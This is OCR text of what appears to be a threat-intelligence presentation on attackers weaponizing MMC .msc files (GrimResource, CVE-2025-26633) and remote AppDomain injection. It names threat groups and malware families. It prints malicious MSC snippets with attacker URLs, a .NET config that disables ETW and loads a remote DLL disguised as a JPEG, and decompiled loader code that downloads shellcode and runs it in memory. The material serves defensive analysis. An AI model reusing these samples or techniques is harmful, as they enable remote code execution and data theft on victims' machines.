
MSC Weaponization Methods

Type 3: GrimResource++

- No need to use redirect in adps.dll
- Payload can be hosted anywhere the embedded browser understands (SMB share, local file, web).

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="17"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="6" Refs="2">Console Root</String>
      <String ID="13" Refs="2">OracleAcademy</String>
      <String ID="14" Refs="1">https://siasat.top/xyzxyzhanoiwhb3237gb2wahabjiki/Vuznbe3fbo234t34-snake-2723.html</String>
      <String ID="15" Refs="2">Help</String>
      <String ID="16" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
    </Strings>
  </StringTable>
</StringTables>
```

Distribution of Malware by Exploitation Method



Case Study- LARVA 208

Larva 208 consistently utilizes MSC files in its operations.


- In late March 2025, it was reported that Larva-208 leveraged CVE-2025-26633 to execute malicious code through manipulated .msc files. By exploiting the vulnerability, the actor was able to load a malicious MSC file that had been weaponized using Type 3.
- These files were often **disguised as legitimate tools**, such as:
  - compmgmt.msc, devmgmt.msc, winmgmt.msc
- This threat actor used this method in the later stages of the attack chain; however, our analysis suggests that Larva-208 began using .msc files weaponized with Type 3 as an initial infection vector as early as May 2024.
- In one analyzed case, the final payload was identified as **Fickle Stealer**.
- Example malicious files:
  - Document Singer.msc
  - R_plugin_latst.msc

```
<StringTable>
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
  <Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="2" Refs="2">Shockwave Flash Object</String>
    <String ID="3" Refs="1">https://cryptolabstudio.com/sploit.htm</String>
    <String ID="4" Refs="2">Console Root</String>
  </Strings>
</StringTable>
</StringTables>
```


History of APT MSC Weaponization

APT distributions

9 known groups




Monthly view April 2024 – May 2025



CYBER ESPIONAGE TARGETING DIPLOMATIC ORGS AND GOVS

MSC Files Distribution



OVERVIEW

- HTML smuggling (Link to html files): Mustang Panda, MimiStick
  - Meeting103.html
- Link to archive files: Kimsuky, Bitter
  - Letter355-ECDAgents.rar
- Archive files as attachment: Earth Baxia
  - 水域污染詳細訊息.zip

Observed Icons used in MSC Files

Custom icons and hidden window


Distributed Malware Families

- Mustang Panda: PlugX, TONESHELL, PUBLOAD
- APT32: CobaltStrike
- Kimsuky: BlueShark
- MimiStick: Siler Framework
- Earth Baxia: Cobalt Strike, EagleDoor
- Rhadamanthys





First Campaign- KIMSUKY APT

April 2024



September Campaign- KIMSUKY APT

September 2024



Remote AppDomainInjection

App Domain / Injection

- Imagine a .NET AppDomain as a quirky sandbox where code plays.
- The AppDomainManager it’s the strict playground supervisor
- The CLR calls on this manager when a .NET app boots up.
- It is deprecated and are no longer supported.
- Local App Domain Injection, a sneaky trick since 2020 (MITRE ID: T1574.014), dodges image load alerts and hides from sysmon’s Event ID 7.
- Remote version? First spotted in August 2024, courtesy of APT41 (Earth Baxia) and GrimResource—total mischief makers!

Remote App Domain Injection

Seen for the first time being leveraged by APT41 (Earth Baxia) back in August 2024, coupled with GrimResource.

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0" href="https[:]//360photo[.]oss-cn-hongkong[.]aliyuncs[.]com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>
```

Loading Remote DLLs

How to: Sign an assembly with a strong name

Article • 08/31/2022 • 8 contributors

Feedback

In this article

Note

Although .NET Core supports strong-named assemblies, and all assemblies in the .NET Core library are signed, the majority of third-party assemblies do not need strong names. For more information, see Strong Name Signing on GitHub.

There are a number of ways to sign an assembly with a strong name:

- By using the **Build** > **Strong naming** page in the project designer for a project in Visual Studio. This is the easiest and most convenient way to sign an assembly with a strong name.
- By using the Assembly Linker (Al.exe) to link a .NET Framework code module (a *.netmodule* file) with a key file.
- By using assembly attributes to insert the strong name information into your code. You can use either the AssemblyKeyFileAttribute or the AssemblyKeyNameAttribute attribute, depending on where the key file to be used is located.
- By using compiler options.

You must have a cryptographic key pair to sign an assembly with a strong name. For more information about creating a key pair, see How to: Create a public-private key pair.

https://gist.github.com/byt3bl33d3r/de10408a2ac9e9ae6f76ffbe565456c3

Emulating Remote AppDomain Injection

Here we see the execution of oncesvc.exe loading the remote DLL resource masqueraded as a jpeg

```
89
90      // Token: 0x02000006 RID: 6
91      internal static class snowlackingattempt95384
92      {
93          // Token: 0x06000007 RID: 7 RVA: 0x0000211C File Offset: 0x0000031C
94          public static void chocolatenoiselessveil36778()
95          {
96              ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
97              string uriString = oncesvc.ivoryoutrageouslunch95992.charcoalchivalrousspark24371("ijD8ZGDkGLrkGw/
                  FOUytT0HPz96SYD8gJs5tssiXDMnRNrsaX4DyVsfN/v9354cn9r8sfaC5Y3sm7tOqhYk6GQ==");
98              byte[] array = oncesvc.snowlackingattempt95384.salmontastelessmusic67718(new Uri(uriString));
99              uint num = (uint)array.Length;
100             IntPtr intPtr = oncesvc.snowhelpfulgrass25809.VirtualAlloc(IntPtr.Zero, num, 12288U, 64U);
101             Marshal.Copy(array, 0, intPtr, (int)num);
102             IntPtr hHandle = oncesvc.snowhelpfulgrass25809.CreateThread(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
103             oncesvc.snowhelpfulgrass25809.WaitForSingleObject(hHandle, uint.MaxValue);
104         }
105
106         // Token: 0x06000008 RID: 8 RVA: 0x00002198 File Offset: 0x00000398
107         internal static byte[] salmontastelessmusic67718(Uri magentahurtbirds19428)
```

